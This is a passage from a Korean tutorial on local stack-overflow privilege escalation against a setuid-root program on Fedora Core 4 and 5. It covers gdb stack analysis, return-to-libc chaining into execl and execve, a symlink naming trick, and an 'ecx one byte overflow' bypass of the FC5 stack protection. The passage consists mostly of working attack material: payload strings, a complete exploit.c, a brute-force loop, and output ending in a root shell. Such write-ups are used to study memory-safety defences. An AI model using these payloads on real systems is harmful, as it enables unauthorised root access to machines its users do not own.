0xbfd835a0:     0x003f2ff4      0x00000002          0x00000000          0x003f2ff4
0xbfd835b0:     0x001d4ca0      0x41414141(buffer)  0xbfd83600(ebp)     0x002e1de6(return address)
(gdb)
0xbfd835c0:     0x00000002      0xbfd83644          0xbfd83650          0xbfd83600
0xbfd835d0:     0x001c76d8      0x001d5878          0xb7f83690          0x00000001
0xbfd835e0:     0x003f2ff4      0x001d4ca0          0x080483b4          0xbfd83618
0xbfd835f0:     0xbfd835c0      0x002e1dab          0x00000000          0x00000000
(gdb)
```

return address 의 상대적인 크기를 알아냈으므로 **ret** 코드의 주소값을 구합니다.
ret 코드주소는 **main()**의 **ret** 코드로 합니다.**(0x080483b1)**

그 다음 **execl()**의 주소값을 알아냅니다.

```
(gdb) p execl
$4 = {<text variable, no debug info>} 0x26545c <execl>
(gdb)
```

다음으로 **return address** 보다 높은 **stack**주소 중에서 **execl()**의 인자로 적당한 위치를 알아냅니다.

```
(gdb) x/32wx $esp
0xbfd83580:     0xbfd835b4      0xbfd83be2      0xbfd83598          0x08048295
0xbfd83590:     0x003f2ff4      0xbfd83650      0xbfd835b8          0x080483ce
0xbfd835a0:     0x003f2ff4      0x00000002      0x00000000          0x003f2ff4
0xbfd835b0:     0x001d4ca0      0x41414141      0xbfd83600(ebp)     0x002e1de6(return address)
0xbfd835c0:     0x00000002      0xbfd83644      0xbfd83650          0xbfd83600
0xbfd835d0:     0x001c76d8      0x001d5878      0xb7f83690          0x00000001
0xbfd835e0:     0x003f2ff4      0x001d4ca0      0x080483b4(첫인자)  0xbfd83618
0xbfd835f0:     0xbfd835c0      0x002e1dab      0x00000000          0x00000000
(gdb) x/4wx 0x080483b4     <--- 첫인자
0x80483b4 <__libc_csu_init>:    0x57e58955      0xec835356      0x0000e80c      0x815b0000
(gdb)
```

execl()의 인자로 적합한 **stack** 위치를 찾았습니다. 그럼 **ret** 코드를 몇 번 넣어야 하는지 계산을 해보면...

return address 부터 **ret** 코드주소 **9**번**(4byte** 단위**)** 다음 **execl()**주소값을 넣으면 됩니다.

gdb 상에서 공격코드를 넣고 **stack**구성이 어떻게 되는지 확인해 보겠습니다.

```
(gdb) d
Delete all breakpoints? (y or n) y
(gdb) b *execl
Breakpoint 3 at 0x26545c
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program /home/randomkid/vul/vul `perl -e 'print "A"x4,"\x04\x97\x04\x08","\xb1\x83\x04\x08"x9,"\x5c\x54\x26"'`
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 3, 0x0026545c in execl () from /lib/libc.so.6
(gdb) x/32wx $esp
0xbf808f14:     0x001d4ca0      0x080483b4      0xbf808f48      0xbf808ef0
0xbf808f24:     0x001ecdab      0x00000000      0x00000000      0x00000000
0xbf808f34:     0x001ccd30      0x001c7f2d      0x001d4fb4      0x00000002
0xbf808f44:     0x080482d8      0x00000000      0x080482f9      0x0804837c
0xbf808f54:     0x00000002      0xbf808f74      0x080483b4      0x08048404
0xbf808f64:     0x001c7f2d      0xbf808f6c      0x001d2843      0x00000002
0xbf808f74:     0xbf809b9f      0xbf809bb7      0x00000000      0xbf809be7
0xbf808f84:     0xbf809c06      0xbf809c16      0xbf809c21      0xbf809c2f
(gdb)
```

구성이 맞았습니다.

그럼 **shell** 로 나가서 심볼릭 링크를 걸고 공격을 해보겠습니다.

```
(gdb) q
The program is running.  Exit anyway? (y or n) y
[randomkid@localhost vul]$ cat shell.c
#include <stdio.h>
int main()
{
        printf("root shell!!!\n");
        setuid(0);
        system("/bin/sh");
}
[randomkid@localhost vul]$ gcc -o shell shell.c
[randomkid@localhost vul]$ ln -s shell `perl -e 'print "\x55\x89\xe5\x57\x56\x53\x83\xec\x0c\xe8"'`
[randomkid@localhost vul]$ ls -al `perl -e 'print "\x55\x89\xe5\x57\x56\x53\x83\xec\x0c\xe8"'`
lrwxrwxrwx  1 randomkid randomkid 5 May 26 10:31 U??WVS???? -> shell
[randomkid@localhost vul]$
```

심볼릭 링크가 제대로 걸렸습니다.

그럼 공격을 해보겠습니다.

```
[randomkid@localhost vul]$ ./vul `perl -e 'print "A"x4,"\x04\x97\x04\x08","\xb1\x83\x04\x08"x9,"\x5c\x54\x26"'`
Segmentation fault
[randomkid@localhost vul]$ ./vul `perl -e 'print "A"x4,"\x04\x97\x04\x08","\xb1\x83\x04\x08"x9,"\x5c\x54\x26"'`
Segmentation fault
[randomkid@localhost vul]$ ./vul `perl -e 'print "A"x4,"\x04\x97\x04\x08","\xb1\x83\x04\x08"x9,"\x5c\x54\x26"'`
root shell!!!
sh-3.00# id
uid=0(root) gid=500(randomkid) groups=500(randomkid) context=user_u:system_r:unconfined_t
sh-3.00# uname -a
Linux localhost.localdomain 2.6.11-1.1369_FC4 #1 Thu Jun 2 22:55:56 EDT 2005 i686 i686 i386 GNU/Linux
sh-3.00#
```

root shell 을 얻었습니다.

===
*** 9. FC5 에서의 stack 방어 메커니즘 이해(stack shield, guard) ***
===

return address 을 **ret + exe** 계열함수 기법으로 **exploit** 을 하면서 솔라리스 디자이너는 **return address** 를 직접적으로 변경이 안되게 만들어야 하는 방어 메커니즘을 필요로 하게 됩니다.

결국 **stack shield + guard** 방식을 적용하게 됩니다.

다음 소스를 보겠습니다.

```
[randomkid@localhost vul]$ cat main.c
#include <stdio.h>
int main()
{
        return 0;
}
[randomkid@localhost vul]$
```

위 프로그램은 **stack**을 어떻게 보호하는지 확인하기 위해 만든 프로그램입니다.
그럼 컴파일후 **gdb**로 **main()**의 내부를 보도록 하겠습니다.

```
[randomkid@localhost vul]$ gcc -o main main.c
[randomkid@localhost vul]$ gdb -q main
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x08048354 <main+0>:    lea    0x4(%esp),%ecx
0x08048358 <main+4>:    and    $0xfffffff0,%esp
0x0804835b <main+7>:    pushl  0xfffffffc(%ecx)
0x0804835e <main+10>:   push   %ebp
0x0804835f <main+11>:   mov    %esp,%ebp
0x08048361 <main+13>:   push   %ecx
0x08048362 <main+14>:   mov    $0x0,%eax
0x08048367 <main+19>:   pop    %ecx
0x08048368 <main+20>:   pop    %ebp
0x08048369 <main+21>:   lea    0xfffffffc(%ecx),%esp
0x0804836c <main+24>:   ret
End of assembler dump.
```

```
(gdb) b *main+0
Breakpoint 1 at 0x8048354
(gdb) r
Starting program: /home/randomkid/vul/main
Reading symbols from shared object read from target memory...(no debugging symbols found)...done.
Loaded system supplied DSO at 0xb63000
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x08048354 in main ()
(gdb)
```

main()의 프롤로그 부분에 브레이크를 걸고 실행을 하였습니다.

보시면 알겠지만 FC5에서는 이전 FC에서 볼 수 없는 프롤로그 작업을 합니다.

```
<main+0>:    lea    0x4(%esp),%ecx
<main+4>:    and    $0xfffffff0,%esp
<main+7>:    pushl  0xfffffffc(%ecx)
```

이 3줄입니다.
그럼 의미를 알기 위해 main() 프롤로그부터 한 라인씩 실행해 보겠습니다.

```
(gdb) x/4wx $esp
0xbf853a2c:    0x008207e4(return address)    0x00000001    0xbf853ab4    0xbf853abc
(gdb) si <--- lea    0x4(%esp),%ecx 수행.
0x08048358 in main ()
(gdb) info reg ecx <--- ecx레지스터에 &return address + 4 위치값을 저장.
ecx            0xbf853a30        -1081787856
(gdb) si <--- and    $0xfffffff0,%esp 수행.
(gdb) x/8wx $esp <--- esp안의 최하위 4bit 를 0으로 만들어 esp위치를 12byte 확장.
0xbf853a20:    0x00807cc0    0x08048378    0xbf853a88    0x008207e4
0xbf853a30:    0x00000001    0xbf853ab4    0xbf853abc    0x007fb5bb
(gdb) si <--- pushl  0xfffffffc(%ecx) 수행.
(gdb) x/9wx $esp <--- ecx를 이용하여 return address의 주소를 복제하여 stack에 넣어둠.
0xbf853a1c:    0x008207e4(ret) 0x00807cc0    0x08048378    0xbf853a88
0xbf853a2c:    0x008207e4(ret) 0x00000001    0xbf853ab4    0xbf853abc
0xbf853a3c:    0x007fb5bb
(gdb) si <--- push   %ebp 수행.
```

```
(gdb) x/10wx $esp <--- stack상에 base pointer 구성.
0xbf853a18:     0xbf853a88      0x008207e4      0x00807cc0      0x08048378
0xbf853a28:     0xbf853a88      0x008207e4      0x00000001      0xbf853ab4
0xbf853a38:     0xbf853abc      0x007fb5bb
(gdb) si <--- mov    %esp,%ebp 수행.
(gdb) x/x $ebp <--- ebp를 esp와 동일하게 만들어서 이전 함수의 base pointer값을 가리키게 함.
0xbf853a18:     0xbf853a88
(gdb) x/x $esp
0xbf853a18:     0xbf853a88
(gdb) si <--- push   %ecx
(gdb) x/11wx $esp <--- &return address + 4를 가리키는 ecx레지스터값을 stack에 저장함.
0xbf853a14:     0xbf853a30      0xbf853a88      0x008207e4      0x00807cc0
0xbf853a24:     0x08048378      0xbf853a88      0x008207e4      0x00000001
0xbf853a34:     0xbf853ab4      0xbf853abc      0x007fb5bb
(gdb) si <--- mov    $0x0,%eax
0x08048367 in main ()
(gdb) info reg eax <--- eax레지스터에 0을 넣음.(소스코드의 return 0;을 수행)
eax            0x0      0
(gdb)
```


이제부터 함수 에필로그 작업에 들어갑니다.
중요한 부분이니 주의 깊게 보시기 바랍니다.

```
(gdb) si <--- pop    %ecx 수행.
0x08048368 in main ()
(gdb) info reg ecx <--- ecx레지스터를 &return address + 4위치를 가리키게 함.
ecx            0xbf853a30       -1081787856
(gdb) x/10wx $esp
0xbf853a18:     0xbf853a88      0x008207e4      0x00807cc0      0x08048378
0xbf853a28:     0xbf853a88      0x008207e4      0x00000001      0xbf853ab4
0xbf853a38:     0xbf853abc      0x007fb5bb
(gdb) si <--- pop    %ebp 수행.
0x08048369 in main ()
(gdb) info reg ebp <--- 이전 함수의 base pointer로 복귀 시킴.
ebp            0xbf853a88       0xbf853a88
(gdb) x/9wx $esp
0xbf853a1c:     0x008207e4      0x00807cc0      0x08048378      0xbf853a88
0xbf853a2c:     0x008207e4      0x00000001      0xbf853ab4      0xbf853abc
0xbf853a3c:     0x007fb5bb
```

```
(gdb) si <--- lea    0xfffffffc(%ecx),%esp 수행.
0x0804836c in main ()
(gdb) x/x $esp <--- esp를 &return address 로 가리키게 함.
0xbf853a2c:     0x008207e4
(gdb) si <--- ret 수행.( main() 이전 함수를 진행 시킴)
0x008207e4 in __libc_start_main () from /lib/libc.so.6
```

여기까지 **FC5**에서 **main()**의 프롤로그와 에필로그 작업을 다 보셨습니다.

쉽게 보기 위해 에필로그 작업을 마친 **stack**을 도식화 해보겠습니다.



```
          <FC5 stack>
+----------------------------+ <--- stack의 높은 주소
|       return address       |
+----------------------------+
|           dummy            |
+----------------------------+
|           dummy            |
+----------------------------+
|           dummy            |
+----------------------------+
|    copy return address     |
+----------------------------+
|            ebp             |
+----------------------------+
|  &return address + 4(ecx)  |
+----------------------------+ <--- stack의 낮은 주소
```

결국 위와 같이 되는 것 입니다.

stack overflow를 하게 될 경우를 생각해보면 가장 난관이 바로 **stack**에 구성된 **ecx**값이 될 것입니다.
main()의 에필로그 부분을 보면 **stack**에 구성된 **ecx - 4** 한 주소를 **esp**로 넣어 **ret** 명령을 수행하기 때문에 입니다.
물론 이때 **stack**에 구성된 **ecx**값은 **random stack address** 값이 됩니다.

참 난감한 상황이 아닐수 없습니다.(ㅠㅠ)

return address 를 변조할려면 **stack**에 구성된 **ecx**값을 변조 할 수 밖에 없는데 이 **random**적으로 변하는 **stack**의 주소값을 정확히 추측할 수 없기 때문입니다.

==
*** 10. FC5에서의 stack 방어 메커니즘 우회 공격 기법(ecx one byte overflow) ***
==

어떻게 해야 저 **stack** 보호 메커니즘을 뚫고 **root shell** 을 얻을 수 있겠습니까?

방법을 말씀드리겠습니다.

일단 **stack**상에 방패 역할을 하는 **ecx**값을 최하위 한 바이트만 **0x00**으로 덮어씌웁니다.


그럼 에필로그 작업을 수행할 때 **buffer** 쪽으로 **esp**가 넘어오게됩니다.(확률상 높게 나타납니다.)

buffer 의 어느 위치에 정확히 **esp**가 넘어올지 모르기 때문에 **buffer** 의 최상위 **4**바이트를 제외한 모든 부분을 **ret** 코드로 채웁니다.

그렇게 되면 **stack**의 높은 주소로 **esp**가 올라가게 되고 최종적으로 **main()**의 에필로그 부분을

한번 더 수행해주면 환경변수나 **argv** 영역으로 프로그램 흐름이 넘어가게 됩니다.

지금 설명한 부분을 도식화 해보겠습니다.



<공격전 stack>
<공격후 stack>
<--- stack의 높은 주소
0
execve()'s 3인자
root shell!!!
0
execve()'s 2인자
0
execve()'s 1인자
0
dummy
0
&execve()
lea 0xfffffffc(%ecx),%esp + ret
0
dummy
중략
중략
0
&environs address
pop %ebp
0
&environs address
pop %ecx
중략
중략
return address
return address
dummy
dummy
dummy
dummy
copy return address
copy return address
ebp
ebp
&return address + 4(ecx)
one byte 0x00 ecx
start!
buffer
main()'s epilogue
add $0x???, %esp
buffer
ret
buffer
.
buffer
ret
%esp == 0xbf????00 - 0x4
buffer
ret
<--- stack의 낮은 주소

위의 그림에서 **start** 부분부터 따라가면서 봐주시면 이해가 되실 겁니다.

취약 프로그램을 공격해보겠습니다.

```
[randomkid@localhost vul]$ ls -al vul
-rwsr-xr-x 1 root root 4699 Apr 14 10:44 vul
[randomkid@localhost vul]$ cat vul.c
#include <stdio.h>
#include <string.h>
int main(int argc,char**argv)
{
        char buf[256];
        strcpy(buf,argv[1]);
}

[randomkid@localhost vul]$ id
uid=500(randomkid) gid=500(randomkid) groups=500(randomkid) context=user_u:system_r:unconfined_t
[randomkid@localhost vul]$ uname -a
Linux localhost.localdomain 2.6.18-1.2257.fc5 #1 Fri Dec 15 16:06:24 EST 2006 i686 i686 i386 GNU/Linux
[randomkid@localhost vul]$
```

root 권한으로 실행이 되는 취약 프로그램입니다.

공격 과정은 다음과 같습니다.

1. 아스키아머가 걸리지 않은 **ret** 코드 주소를 알아낸다.
2. **main()'s** 에필로그 주소를 알아낸다.
3. 몇번째 **enviorns** 에서 **ret** 이 되는지 알아낸다.
4. **&execve()'s address** 를 알아낸다.
5. 심볼릭 링크를 걸고 공격하여 **root shell** 을 얻어낸다.

그럼 **gdb** 로 취약 프로그램을 분석합니다.

```
[randomkid@localhost vul]$ gdb -q vul
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x08048384 <main+0>:    lea    0x4(%esp),%ecx
0x08048388 <main+4>:    and    $0xfffffff0,%esp
0x0804838b <main+7>:    pushl  0xfffffffc(%ecx)
0x0804838e <main+10>:   push   %ebp
0x0804838f <main+11>:   mov    %esp,%ebp
0x08048391 <main+13>:   push   %ecx
0x08048392 <main+14>:   sub    $0x114,%esp
0x08048398 <main+20>:   mov    0x4(%ecx),%eax
0x0804839b <main+23>:   add    $0x4,%eax
0x0804839e <main+26>:   mov    (%eax),%eax
0x080483a0 <main+28>:   mov    %eax,0x4(%esp)
0x080483a4 <main+32>:   lea    0xfffffefc(%ebp),%eax
0x080483aa <main+38>:   mov    %eax,(%esp)
0x080483ad <main+41>:   call   0x80482c8 <__gmon_start__@plt+16>
0x080483b2 <main+46>:   add    $0x114,%esp       <--- main()'s 에필로그 주소
0x080483b8 <main+52>:   pop    %ecx
0x080483b9 <main+53>:   pop    %ebp
0x080483ba <main+54>:   lea    0xfffffffc(%ecx),%esp
0x080483bd <main+57>:   ret                      <--- ret 코드 주소
0x080483be <main+58>:   nop
0x080483bf <main+59>:   nop
End of assembler dump.
(gdb)
```

ret 코드 주소와 에필로그 주소를 알아냈습니다.

다음 몇번째 환경변수값을 **ret** 하는지 알아내기 위해 다음과 같은 프로그램을 만듭니다.

```
(gdb) q
```

```
[randomkid@localhost vul]$ cat test.c
#include <stdio.h>
int main()
{
        char *environs[] = {
                "K1","K2","K3","K4","K5","K6","K7","K8","K9","K10","K11","K12","K13","K14",
                "K15","K16","K17","K18","K19","K20","K21","K22","K23","K24","K25","K26","K27",
                "K28","K29","K30",0
        };

        char *argv[] = {
                "./vul",
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08" /* <--- ret 코드 주소 */
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xb2\x83\x04\x08",   /* <--- main()'s 의 에필로그 */
                0
        };

        execve("./vul",argv,environs);
}
```

위 프로그램을 **gdb**로 돌리면 몇번째 환경변수가 **ret**이 실행되는지 알 수 있습니다.

```
[randomkid@localhost vul]$ gcc -o test test.c
[randomkid@localhost vul]$ gdb -q test
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) r
Starting program /home/randomkid/vul/test
Reading symbols from shared object read from target memory...(no debugging symbols found)...done.
Loaded system supplied DSO at 0xeb4000
(no debugging symbols found)
(no debugging symbols found)

Program received signal SIGSEGV, Segmentation fault.
0x0036324b in ?? ()
(gdb) x/s $esp
0xbfe55fe6:       "K27"
(gdb)
```

26번째 인자가 **ret**이 수행이 되었습니다.

그럼 **26**번째 인자를 **&execve()**로 바꾸고 **28**번째에서 **execve()**의 인자를 올바르게 구성시켜주면 됩니다.

```
(gdb) p execve              <--- &execve() address
$1 = {<text variable, no debug info>} 0x8962fc <execve>
(gdb) x/x 0x08049074       <--- execve()의 첫번째 인자
0x8049074:       0x00000001
(gdb) x/x 0x08049704       <--- execve()의 두번째, 세번째 인자
0x8049704:       0x00000000
(gdb) q
The program is running.  Exit anyway? (y or n) y
[randomkid@localhost vul]$ cat exploit.c
```

```
#include <stdio.h>
int main()
{
   char *environs[] = {
                "K1","K2","K3","K4","K5","K6","K7","K8","K9","K10","K11","K12","K13","K14",
                "K15","K16","K17","K18","K19","K20","K21","K22","K23","K24","K25","K25",
                "\xfc\x62\x89",     /* <--- &execve()'s address */
                "K27",
                "\x74\x90\x04\x08" /* <--- execve() 첫번째 인자 */
                "\x04\x97\x04\x08" /* <--- execve() 두번째 인자 */
                "\x04\x97\x04\x08",/* <--- execve() 세번째 인자 */
                0
        };
        char *argv[] = {
                "./vul",
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
                "\xb2\x83\x04\x08",
                0
        };

        execve("./vul",argv,environs);
}
 [randomkid@localhost vul]$ cat shell.c
```

```
#include <stdio.h>
int main()
{
        printf("root in!!!\n");
        setuid(0);
        system("/bin/sh");
}
[randomkid@localhost vul]$ gcc -o shell shell.c
[randomkid@localhost vul]$ ln -s shell `perl -e 'print "\x01"'`
[randomkid@localhost vul]$ ls -al `perl -e 'print "\x01"'`
lrwxrwxrwx 1 randomkid randomkid 5 May 22 09:16 ? -> shell
[randomkid@localhost vul]$
```

모든 준비가 끝났습니다.
그럼 공격을 해보겠습니다.

```
[randomkid@localhost vul]$ gcc -o exploit exploit.c
[randomkid@localhost vul]$ ./exploit
[randomkid@localhost vul]$ while [ 1 ];
> do
> ./exploit
> done
Segmentation fault
Segmentation fault
Segmentation fault
root in!!!
sh-3.1# id
uid=0(root) gid=500(randomkid) groups=500(randomkid) context=user_u:system_r:unconfined_t
sh-3.1# uname -a
Linux localhost.localdomain 2.6.18-1.2257.fc5 #1 Fri Dec 15 16:06:24 EST 2006 i686 i686 i386 GNU/Linux
sh-3.1#
```

root shell 을 얻었습니다.

< Reference >

- The advanced return-into-lib(c) exploits (Nergal)
- The Frame Pointer Overwrite (klog)
- Fedora Core 5,6 시스템 기반 main() 함수 내의 달라진 stack overflow 공격 기법 (Xpl017Elz)
- Fedora Core 4,5,6 내에서 local 스택 기반 overflow exploit 방법 (Xpl017Elz)
- The New Way to Attack Applications On Operating Systems under Execshield (Xpl017Elz)
- Fedora Core 3 에서 Overflow Explotation (vangelis)
- BYPASSING STACKGUARD AND STACKSHIELD (Bulba and Kil3r)
- Bypass Exec-shield under RedHat PST (axis)
- 해커지망자들이 알아야 할 Buffer Overflow Attack의 기초 (달고나)
- 리모트 오버플로우 공격 기법 총 정리 (mongii)